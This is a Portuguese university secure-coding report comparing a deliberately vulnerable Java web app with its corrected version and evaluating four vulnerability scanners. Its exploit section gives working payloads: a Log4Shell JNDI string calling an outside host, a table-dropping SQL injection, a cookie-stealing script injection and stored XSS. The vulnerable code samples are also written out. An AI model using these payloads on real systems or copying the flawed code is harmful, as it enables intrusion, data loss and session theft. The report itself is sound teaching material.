ASSIGNMENT #2

Secure Coding and Vulnerability Detection

DESIGN AND DEVELOPMENT OF SECURE SOFTWARE

Eduardo João Lopes da Fonseca

Rúben Wilson Conceição Pinheiro

Mestrado em Segurança Informática

Dezembro 2022

Índice

Índice de figuras

Índice de Tabelas

1. Introdução

O trabalho apresentado ao longo deste documento descreve a implementação das várias funcionalidades de uma aplicação web simples, sendo a mesma dividida em implementações vulneráveis e corretas. Identificamos e exemplificamos a execução de alguns *exploits* através de *hotspots* desenvolvidos especificamente para esse efeito.

Através do exercício dois é realizada uma análise ao código vulnerável utilizando várias ferramentas úteis na deteção de vulnerabilidades, entre elas ferramentas de análise estática e scanners.

Assim, o objetivo do trabalho desenvolvido tem como foco a aplicação de práticas de programação seguras, evidenciando a relevância das mesmas no contexto do desenvolvimento de software, e realçando também a utilidade das várias ferramentas encontradas na deteção de vulnerabilidades.

2. Exercício 1

Neste capítulo são descritas as várias funcionalidades desenvolvidas evidenciando dois tipos de implementações, uma vulnerável e outra onde incluímos alterações focadas na correção e proteção da nossa aplicação *web*. Após descrição das funcionalidades são apresentados exemplos de *exploits* que podem ser reproduzidos através das implementações vulneráveis.

2.1. Parte 1.1

A funcionalidade descrita neste subcapítulo possibilita que um utilizador faça um login através de um formulário simples, possibilitando ainda que guarde algumas informações de acesso para um próximo login na aplicação ao selecionar a *checkbox* "*remember me*"

2.1.1. Implementação vulnerável

A implementação vulnerável desta funcionalidade possibilita a injeção de código *SQL* a partir do campo de *username* presente na página de login. Como o texto inserido pelo utilizador não é sanitizado e é concatenado diretamente à *query* enviada à base de dados, é criado um *security hotspot*.

```
result = conn.createStatement().executeQuery("SELECT password, salt from users where username = '" + username +"'");
Conn.close(conn);
```

Figura 1. Construção de query vulnerável no login.

Nesta funcionalidade temos presente um *LOGGER.info* propositadamente a escrever o nome do utilizador que pode ser usado para criar um *exploit* através da biblioteca *Java Log4j*, dado que utilizamos uma versão vulnerável nas dependências do nosso projeto (versão 2.11.1).

```
String username = req.queryParams(queryParam: "v_username");
String password = req.queryParams(queryParam: "v_password");
String remember = req.queryParams(queryParam: "v_remember");

LOGGER.info("username: " + username);
```

Figura 2. LOGGER.info.

Ainda nesta funcionalidade, durante o processo de autenticação são criadas cookies utilizando o input direto do utilizador, criando assim uma cookie que possui em texto claro, o seu *username* e a sua password. Os inputs do utilizador no formulário de login são passamos à função "authenticate_vulnerable" e sem efetuar qualquer proteção é criada a cookie.

```
public static boolean authenticate_vulnerable(String username, String password, String remember, Request req, Response res

    if(checkPassword_vulnerable(username, password)==true){
        req.session().attribute("currentUser", username);
        req.session().attribute("auth", true);

        if(remember.equals(anObject: "on")){
            res.cookie("AUTH_USERNAME", username, 3600, true);
            res.cookie("AUTH_KEY", password, 3600, true);
            res.cookie("AUTH_VERSION", "V", 3600, true);
        }
```

Figura 3. Criação de cookie vulnerável.

2.1.2. Implementação correta

Na solução correta utilizamos *queries* parametrizadas evitando potenciais ataques de *SQL injection* e os dados passados para a criação da *querie* para o acesso à base de dados passam pela função *StringEscapeUtils.escapeHtml4()* garantindo que eventuais *scripts* sejam interpretados apenas como texto. Para a resolução de problemas relacionados com vulnerabilidades presentes nas bibliotecas usadas, resolvemos fazer uma atualização das dependências no ficheiro *pom.xml*.

```
String username = StringEscapeUtils.escapeHtml4(req.queryParams(queryParam: "c_username"));
String password = StringEscapeUtils.escapeHtml4(req.queryParams(queryParam: "c_password"));
String remember = req.queryParams(queryParam: "c_remember");
```

Figura 4. Uso da função StringEscapeUtils.escapeHtml4 .

```
[INFO] The following dependencies in Dependencies have newer versions:
[INFO]   com.sparkjava:spark-core ............................. 2.8.0 -> 2.9.4
[INFO]   org.apache.commons:commons-text ....................... 1.4 -> 1.10.0
[INFO]   org.apache.logging.log4j:log4j-slf4j-impl ........... 2.11.1 -> 2.19.0
[INFO]   org.postgresql:postgresql ........................... 42.5.0 -> 42.5.1
[INFO]
[INFO] ------------------------------------------------------------------------
[INFO] BUILD SUCCESS
[INFO] ------------------------------------------------------------------------
```

Figura 5. Output do comando "mvn versions:display-dependency-updates".

Relativamente às cookies, em vez de inserirmos texto em claro, no campo referente à *password* colocámos o *hash* gerado. Embora esta não seja uma solução totalmente adequada não permite que a *password* seja identificada facilmente.

```
if(result.getString(columnLabel: "password").equals(hashed_password)){   //add cookies

    if(remember.equals(anObject: "on")){
        res.cookie(name: "AUTH_USERNAME", username, maxAge: 3600, secured: true);
        res.cookie(name: "AUTH_KEY", hashed_password, maxAge: 3600, secured: true);
        res.cookie(name: "AUTH_VERSION", value: "C", maxAge: 3600, secured: true);
    }

    return true;
}
```

Figura 6. Criação de cookie na solução correta.

2.2. Parte 1.2

Esta funcionalidade simula um chat simples permitindo que um utilizador envie mensagens e de seguida apresenta-as.

2.2.1. Implementação vulnerável

A implementação vulnerável desta funcionalidade possibilita a injeção de código *SQL* a partir do campo de texto presente na página. Como o texto inserido pelo utilizador não é sanitizado e é concatenado diretamente na *string* utilizada para fazer a *query* à base de dados, é criado um *security hotspot*. Na apresentação de mensagens, estas também não são sanitizadas confiando totalmente no seu conteúdo, o que é errado visto que podem levar a que um script inserido na tabela responsável por guardar as mensagens seja interpretado e executado com o código do site.

```
public static boolean insertMessage_vulnerable(String currentUser, String message){

    try{
        Connection conn = getConnection();
        conn.createStatement().executeUpdate("insert into messages (author, message) values ('" + currentUser + "','" + message + "')");
        conn.close();
        return true;
    }catch(SQLException e){
        LOGGER.error(msg: "Error closing connection to the database: ", e);
        return false;
    }
}
```

Figura 7. Construção de query vulnerável no envio de mensagens.

2.2.2. Implementação correta

Na solução correta utilizamos *queries* parametrizadas evitando potenciais ataques de *SQL injection* e validamos os dados recebidos da base de dados utilizando a função *StringEscapeUtils.escapeHtml4()*

garantindo que eventuais *scripts* sejam interpretados apenas como texto cancelando qualquer tentativa de *Cross site scripting* através deste *input*.

2.3. Parte 1.3

Esta funcionalidade permite ao utilizador pesquisar pelos livros inseridos na base de dados, podendo filtrar por vários atributos dos mesmos. Esta pesquisa inclui ainda uma pesquisa avançada que permite pesquisar uma frase ou conjunto de palavras apresentando apenas os que incluem essas palavras.

2.3.1. Implementação vulnerável

A implementação vulnerável desta funcionalidade (Figura 8) possibilita a injeção de código *SQL* por parte de um ator malicioso, possibilitando a manipulação das tabelas inseridas na base de dados ou mesmo o envio de *scripts* maliciosos através de um simples *insert*. Os campos vulneráveis nesta implementação são apenas os inputs de texto do título e o autor que não têm qualquer tipo de validação ou sanitização, excluindo a pesquisa avançada pelo facto de esta não ser incluída na *query* feita à base de dados.

```
public static List<Book> searchBooks_vulnerable(String filter_clauses, Boolean withSummaries){ //

    List<Book> lBooks = new ArrayList<>();
    String query =  "SELECT * from books " + filter_clauses;

    LOGGER.info(query);

    try {

        Connection conn = getConnection();
        ResultSet rs = conn.createStatement().executeQuery(query);
```

Figura 8. Construção de query vulnerável na pesquisa de livros.

Na pesquisa avançada optámos por fazê-la através do código java, sendo que apenas fazemos uma *query* simples à base de dados para receber todos os livros e, posteriormente, procedemos à filtragem dos mesmos usando a informação inserida no *input* indicado.

2.3.2. Implementação correta

Na implementação correta desta funcionalidade (Figura 9) foram utilizadas *queries* parametrizadas que resolvem a vulnerabilidade de *SQL injection* criada no código. Como um ator malicioso pode comprometer a base de dados de diversas maneiras e não sendo apenas através de *SQL injection*, ao receber qualquer tipo de dados provindos da base de dados utilizamos o método

StringEscapeUtils.escapeHtml4() para fazer a sanitização dos dados recebidos, evitando assim ataques persistentes de *Cross Site Scripting* através de código inserido numa das tabelas.

```
public static List<Book> searchBooks_correct(String filter_clauses, Boolean withSummaries, List<Object> inputs){ /

    List<Book> lBooks = new ArrayList<>();

    String query =  "SELECT * from books " + filter_clauses;
    LOGGER.info("Before PreparedStatement:" +query);

    try {

        Connection conn = getConnection();
        PreparedStatement ps = conn.prepareStatement(query);

        if(!inputs.isEmpty()){
            for( int i = 0; i < inputs.size(); i++){
                ps.setObject(i+1, inputs.get(i));
                LOGGER.info(i + "? " +inputs.get(i) + "");
            }
        }


        ResultSet rs = ps.executeQuery();

        while (rs.next()) {
            int book_id = Integer.parseInt(rs.getString(columnIndex: 1));
            String title =  StringEscapeUtils.escapeHtml4(rs.getString(columnIndex: 2));
            String authors = StringEscapeUtils.escapeHtml4(rs.getString(columnIndex: 3));
            String category = StringEscapeUtils.escapeHtml4(rs.getString(columnIndex: 4));
            String price = StringEscapeUtils.escapeHtml4(rs.getString(columnIndex: 5));
            String book_date = StringEscapeUtils.escapeHtml4(rs.getString(columnIndex: 6));
            String description = StringEscapeUtils.escapeHtml4(rs.getString(columnIndex: 7));
            String keywords = StringEscapeUtils.escapeHtml4(rs.getString(columnIndex: 8));
            String notes = StringEscapeUtils.escapeHtml4(rs.getString(columnIndex: 9));
            int recomendation = Integer.parseInt(rs.getString(columnIndex: 10));
```

Figura 9. Construção de query correta e sanitização dos dados vindos da base de dados.

2.4.Funcionalidade adicional – Registo

Esta funcionalidade permite ao utilizador realizar o seu registo, permitindo assim proceder ao login e posteriormente o acesso a todas as funcionalidades restantes.

2.4.1. Implementação vulnerável

A implementação vulnerável desta funcionalidade possibilita a injeção de código *SQL* a partir do campo de *username* presente na página de registo. Como o texto inserido pelo utilizador não é sanitizado este passa diretamente para a primeira *query* de acesso à base de dados, criando assim um *security hotspot*.

```
result = conn.createStatement().executeQuery("SELECT COUNT(*) from users where username = '" + username +"'");
Conn.close(conn);
```

Figura 10. Construção de query vulnerável durante o registo.

2.4.2. Implementação correta

Na solução correta utilizamos *queries* parametrizadas evitando potenciais ataques de *SQL injection* e os dados passados para a criação da *querie* para o acesso à base de dados passam pela função *StringEscapeUtils.escapeHtml4()* garantindo que eventuais *scripts* sejam interpretados apenas como texto. A nível da *password* foi ainda implementada uma nova função *validatePassword()* para que esta cumpra determinadas regras durante a sua criação, garantindo a criação de *passwords* fortes.

```
String query_count = ("SELECT COUNT(*) from users where username = ?");
PreparedStatement ps_count = conn.prepareStatement(query_count);
ps_count.setString(parameterIndex: 1, username);
result = ps_count.executeQuery();
```

Figura 11. Construção de query correta.

```
if(!UserController.validatePassword(password)){
    model.with(name: "message", value: "Password must contain at least: 1 number, 1 lowercase, 1 uppercase, 1 special character and size between 8-12 characters");
    return registration.render(model);
}
```

Figura 12. Uso da função validatePassword().

2.5. Exemplos de *exploits* existentes na aplicação

I. Log4Shell (CVE-2021-44228)

Esta vulnerabilidade está presente na nossa implementação vulnerável da funcionalidade 1.1 e pode ser confirmada a partir de uma ferramenta de teste *online* que acabou por simplificar o procedimento de demonstração.

Esta vulnerabilidade está presente na biblioteca Java Log4j e permite que um atacante possa executar remotamente código. Utilizando esta ferramenta foi criada uma sessão com um id (55243f1a-122b-4f3d-8937-8d639b1947ee) e de seguida foi inserido no campo de utilizador o texto que se segue:

${jndi:ldap://55243f1a-122b-4f3d-8937-8d639b1947ee.dns.log4shell.tools:12345/55243f1a-122b-4f3d-8937-8d639b1947ee}

A tentativa de login utilizando o texto acima, é recebido do lado da ferramenta (figura 13) que, num cenário real, poderia ser um servidor controlado por um atacante que seria utilizado para enviar um *payload* com fins maliciosos.

Nota: Esta vulnerabilidade deixou de estar presente após atualização das dependências, um controlo de segurança necessário para a implementação da nossa solução correta, contudo achámos relevante mencionar a existência desta vulnerabilidade.

Time	Type	Source	Message
2022-12-18 21:38:32	recv_dns_query	213.13.28.155	DNS query received. It is likely that your log4j deployment supports doing lookups. This can lead to information leakage.
2022-12-18 21:38:32	recv_ldap_search	bl21-27-93.dsl.telepac.pt.	LDAP search query received. At the very least, your log4j deployment supports doing lookups. This can lead to information leakage.
2022-12-18 21:38:32	recv_ldap_search	bl21-27-93.dsl.telepac.pt.	LDAP search query received. At the very least, your log4j deployment supports doing lookups. This can lead to information leakage.

Figura 13. Teste realizado para a vulnerabilidade log4 Shell (disponível em [5]).

II. Simples *SQL injection*

Esta vulnerabilidade está presente em vários inputs da nossa aplicação vulnerável podendo ser reproduzida ao utilizar a funcionalidade de pesquisa de livros.

Um utilizador ao inserir o código SQL *"oops'; Drop table books; --"* visível na figura 14 e em seguida procurar um livro, vai conseguir executar e afetar o funcionamento normal da aplicação.

Após pesquisar, o utilizador é informado através de uma mensagem de erro que não foi possível efetuar a sua pesquisa e ao voltar a pesquisar sem qualquer tipo de filtro a funcionalidade de pesquisa fica inoperacional.

Part 3.0 - Vulnerable Form

Title: oops'; Drop table books; --
Author:
Category: All
Price more then:
Price less then:
Advanced
Search For:
Within: Anywhere
Match: Any word / All words / Exact phrase
Date
Anytime
From: , YYYY
To: , YYYY
Show: 10 results with summaries
Sort by: relevance
Search

Figura 14. Exemplo de SQL injection.



Figura 15. Evidência de funcionalidade inoperacional.

III. *Cookie hijacking* – vulnerabilidade de 2ª ordem

É possível recriar esta vulnerabilidade ao enviar uma imagem que inclui o código seguinte:

“😎'); insert into books(title, recomendation) values('<script>const cookie = document.cookie;

window.location.href= "/part2_vulnerable?v_text="+cookie; </script>', '10') --“

Como é expectável, a mensagem será enviada e em seguida são introduzidas informações relacionadas com a sessão da vítima que, ao pesquisar um livro, será redirecionada para a página de mensagens enviando automaticamente as suas cookies como conteúdo, tal como exemplificado na figura 14.

Output Box
Vulnerable: Hi! I wrote this message using Vulnerable Form.
Correct: OMG! This form is so correct!!!
Vulnerable: Oh really?
Correct: YEEEES
u1: 😎
u1: AUTH_USERNAME=u1; AUTH_KEY=123

Figura 16. Exposição das cookies após pesquisa de livros.

IV. *Persistent Cross-site Scripting* – vulnerabilidade de 2ª ordem

Este *exploit* criado permite enviar código *javascript* através da funcionalidade de registo. Ao preencher o campo do utilizador com o código seguinte, um atacante poderá armazenar um *payload* que será sempre executado cada vez que um utilizador aceder à funcionalidade 1.2 (figura 8).

“1'; insert into messages(message) values ('<script>alert(1);</script>'); --”



Figura 17. Execução do payload enviado ao abrir a funcionalidade 1.2.

3. Exercício 2

Neste capítulo introduzimos as ferramentas selecionadas para o processo de análise do código vulnerável desenvolvido, limitando a mesma apenas ao *branch* "vulneravel_final" do repositório que apenas contém o código desenvolvido referente às implementações vulneráveis. Os resultados obtidos são também discutidos e classificados em *false* e *true positives*.

3.1. Ferramentas selecionadas

Entre um variado leque de ferramentas, muitas apenas disponíveis através de demonstração que requeriam agendamento com um consultor representante do vendedor, como tal, optámos por apresentar uma análise equilibrada analisando as seguintes ferramentas que estavam disponíveis gratuitamente:

- SonarQube Community Edition
- SpotBugs
- OWASP ZAP
- Acunetix

3.2. Resultados obtidos

Neste capítulo são apresentados os resultados de cada análise utilizando as ferramentas identificadas no subcapítulo anterior.

3.2.1. SonarQube Community Edition

O SonarQube [1] é uma ferramenta que integra a categoria de *static code analysis*. Possibilita a análise do código contribuindo para a redução de erros, bugs e vulnerabilidades, e consequentemente para maior qualidade durante a fase de desenvolvimento de uma aplicação.

Para a nossa análise, a integração foi bastante simples. Após o *download* do programa, foi adicionado um plugin no *pom.xml* e a gestão e configuração do projeto foi efetuado através de uma interface criada localmente. Aqui definimos os ficheiros que seriam alvo da análise que, neste caso, seriam os ficheiros com extensão java.



Figura 18. Análise obtida através do SonarQube.

A partir da figura 18 é possível observar a visão geral da análise efetuada ao código vulnerável, sendo que podemos resumir essa informação através da tabela seguinte:

Tabela 1. Resultados obtidos na análise com SonarQube.

	Bugs	Vulnerabilities	Code Smells	Security Hotspots
	11	1	153	4
Book.java	0	0	14	0
Conn.java	8	1	10	2
Impl.java	0	0	87	0
Main.java	0	0	25	0
SessionController.java	0	0	8	0
UserController.java	3	0	9	2

Após analisar a informação obtida percebemos que os dados relevantes e que se identificavam com as vulnerabilidades introduzidas na implementação vulnerável estavam identificadas como *SQL injection* na categoria de *Security Hotspots* (Figura 19). Embora esteja correto, dado que é possível injetar comandos *SQL* a partir dos inputs identificados, a análise foi algo incompleta. Estes inputs permitem também a injeção de *payloads* utilizando *javascript*, podendo criar ataques de *XSS* e *Cross-site Request Forgery*, algo que não foi mencionado na análise gerada.

A vulnerabilidade encontrada no ficheiro *"Conn.java"* refere-se às credenciais da base de dados *postgresql* introduzidas no ficheiro, no entanto, iremos assumir esta vulnerabilidade como um falso positivo, visto que num ambiente real o ficheiro seria protegido através da definição de permissões de acesso ao mesmo.



Figura 19. Security hotspots encontrados.

3.2.2. SpotBugs

O ***SpotBugs*** [2] é uma ferramenta de análise estática para código Java. O ***SpotBugs*** foi desenvolvido para ajudar a encontrar e corrigir problemas comuns em Java, como erros de lógica, vulnerabilidades de segurança e problemas de performance, sendo que realiza uma análise do código e procura padrões que sejam potenciais problemas e ainda fornece uma interface para exibir os resultados da análise e apresenta recomendações sobre como corrigir os problemas encontrados.

Após o download e instalação do programa, iniciamos o mesmo, recorrendo ao uso de uma interface, criámos um projeto nessa mesma interface com o uso da pasta do nosso trabalho prático, procedendo depois à análise [*branch* "Vulneravel_final"] e por fim obtemos os seguintes resultados.

Metric	Total
High Priority Warnings	3
Medium Priority Warnings	20
Low Priority Warnings	1
Total Warnings	**24**

Warning Type	Number
Bad practice Warnings	7
Experimental Warnings	10
Security Warnings	5
Dodgy code Warnings	2
Total	**24**

Bad practice Warnings

Code	Warning
ODR	pt.uc.dei.msi.ddss.mvn.Conn.getMessages() may fail to close Statement
ODR	pt.uc.dei.msi.ddss.mvn.Conn.insertMessage(String, String) may fail to close Statement
ODR	pt.uc.dei.msi.ddss.mvn.Conn.searchBooks(String, Boolean) may fail to close Statement
ODR	pt.uc.dei.msi.ddss.mvn.Conn.showDatabaseContent() may fail to close Statement
ODR	pt.uc.dei.msi.ddss.mvn.UserController.checkPassword(String, String) may fail to close Statement
ODR	pt.uc.dei.msi.ddss.mvn.UserController.registerUser(String, String) may fail to close PreparedStatement
ODR	pt.uc.dei.msi.ddss.mvn.UserController.registerUser(String, String) may fail to close Statement

Security Warnings

Code	Warning
Dm	Hardcoded constant database password in pt.uc.dei.msi.ddss.mvn.Conn.getConnection()
SQL	pt.uc.dei.msi.ddss.mvn.Conn.insertMessage(String, String) passes a nonconstant String to an execute or addBatch method on an SQL statement
SQL	pt.uc.dei.msi.ddss.mvn.Conn.searchBooks(String, Boolean) passes a nonconstant String to an execute or addBatch method on an SQL statement
SQL	pt.uc.dei.msi.ddss.mvn.UserController.checkPassword(String, String) passes a nonconstant String to an execute or addBatch method on an SQL statement
SQL	pt.uc.dei.msi.ddss.mvn.UserController.registerUser(String, String) passes a nonconstant String to an execute or addBatch method on an SQL statement

Figura 20. Análise obtida através do SpotBugs.

Após analisar a informação gerada, recolhemos os dados considerados relevantes (***Bad Practice Warnings*** *e* ***Security Warnings***) onde são identificadas as vulnerabilidades introduzidas na implementação vulnerável, estando identificadas como ***Code-SQL [High Priority Warnings]*** na categoria de *Security Warnings* (*Figura 18*). Embora esteja correto, dado que é possível injetar comandos *SQL* a partir dos inputs identificados, a análise foi algo incompleta como mencionado anteriormente, já que estes inputs permitem também a injeção de *payloads* utilizando *javascript*, podendo criar ataques de *XSS* e *Cross-site Request Forgery*, algo que não foi mencionado na análise gerada. A vulnerabilidade encontrada como ***Code-Dm*** no ficheiro *"Conn.java"* é equivalente ao mencionado na análise do ***SonarQube.***

3.2.3. OWASP ZAP

O ***OWASP ZAP*** [3] é um considerado um scanner de segurança de aplicações web *open-source*, foi desenvolvido com o objetivo de encontrar vulnerabilidades em aplicações web e realizar relatórios de alerta de todos os potenciais riscos de segurança, tornando-se desta forma uma ferramenta útil usada para testar a segurança das aplicações web durante o seu processo de desenvolvimento ou mesmo até após o seu *deploy*. Para o seu uso foi necessário fazer o download, instalação e análise das diversas formas de aplicar a mesma, após serem realizados estes passos colocamos a nossa aplicação a correr no *localhost:8080* e usamos um scanner automático juntamento com a *spider* (*crawler*) da ferramenta, no qual obtemos os seguintes resultados apresentados na *Figura 21* e na *Tabela 2*.



Figura 21. Análise obtida através do OWASP ZAP.

Tabela 2. Tabela de alertas após concluída a análise.

Alertas	Risco	Ocorrências
Cross Site Scripting (Reflected)	High	1
SQL Injection - PostgreSQL - Time Based	High	1
Absence of Anti-CSRF Tokens	Medium	18
Content Security Policy (CSP) Header Not Set	Medium	14
Hidden File Found	Medium	4
Missing Anti-clickjacking Header	Medium	14
Cookie No HttpOnly Flag	Low	2
Cookie without SameSite Attribute	Low	4
Server Leaks Version Information via "Server" HTTP Response Header Field	Low	18
X-Content-Type-Options Header Missing	Low	14
Cookie Poisoning	Informational	4
GET for POST	Informational	2
Information Disclosure - Suspicious Comments	Informational	9
Loosely Scoped Cookie	Informational	4

Após ser feita a análise da informação obtida podemos observar que alguns dos alertas identificados são falsos positivos como por exemplo: *Hidden File Found*, outros alertas presentes são referentes à falta de certos parâmetros na header do *HTML* como por exemplo: X-Content-Type-Options Header Missing, já os alertas que são apresentados como ***High*** são **verdadeiros positivos**, no entanto a este nível de alerta a ferramenta acabou por **não coincidir com as expetativas** esperadas, porque era esperado que o número de ocorrências fosse maior já que apresentamos essas mesmas vulnerabilidades de nível ***High*** em diversas páginas e contextos. Esta diferença pode ter ocorrido por falta de configuração e testes mais exatos para o contexto pretendido.

3.2.4. Acunetix

O **Acunetix** [4] é uma ferramenta de testes automáticos focada na auditoria de segurança de aplicações web. Dado que este é um processo demorado e consumidor de bastantes recursos, através da mesma é possivel identificar várias vulnerabilidades comuns num contexto de aplicações web.

Numa primeira abordagem, foram exploradas as funcionalidades que esta versão possui, no entanto, grande parte das funcionalidades mostrou-se um pouco limitada, principalmente por esta ser uma versão de teste do produto em formato *trial*, o que nos impediu de explorar por completo muitas das funcionalidades que dispõem. Em todo o caso, os resultados obtidos foram bastante interessantes (figura 22).



Figura 22. Análise obtida através do Scanner Acunetix.

Existem diferentes tipos de scans, sendo que, no exemplo apresentado na figura 22 são visíveis os resultados do *scann* efetuado configurando a **velocidade** do mesmo como **rápida** e atribuindo o **nível alto** no **contexto crítico** da aplicação. Nos parâmetros da configuração do *scan*, demos a conhecer ao ambiente de testes credenciais válidas para que pudesse autenticar no sistema.

A análise feita à nossa aplicação identificou corretamente as páginas da mesma e identificou 19 vulnerabilidades classificando-as da seguinte maneira:

Tabela 3. Resultados obtidos na análise com Acunetix.

	Number	Severity
Blind SQL Injection	3	High
HTML form without CSRF protection	3	Medium
Same site scripting	1	Medium

User credentials are sent in clear text	2	Medium
Clickjacking: X-Frame-Options header missing	1	Low
Cookie(s) without HttpOnly flag set	1	Low
Login page password-guessing attack	2	Low
Email address found	1	Informational
Password type input with auto-complete enabled	2	Informational
Possible CSRF (Cross-site request forgery)	3	Informational

Devido à limitação deste produto, atribui ao domínio global todas as vulnerabilidades visíveis na figura 23 e não na localização exata como pretendíamos.

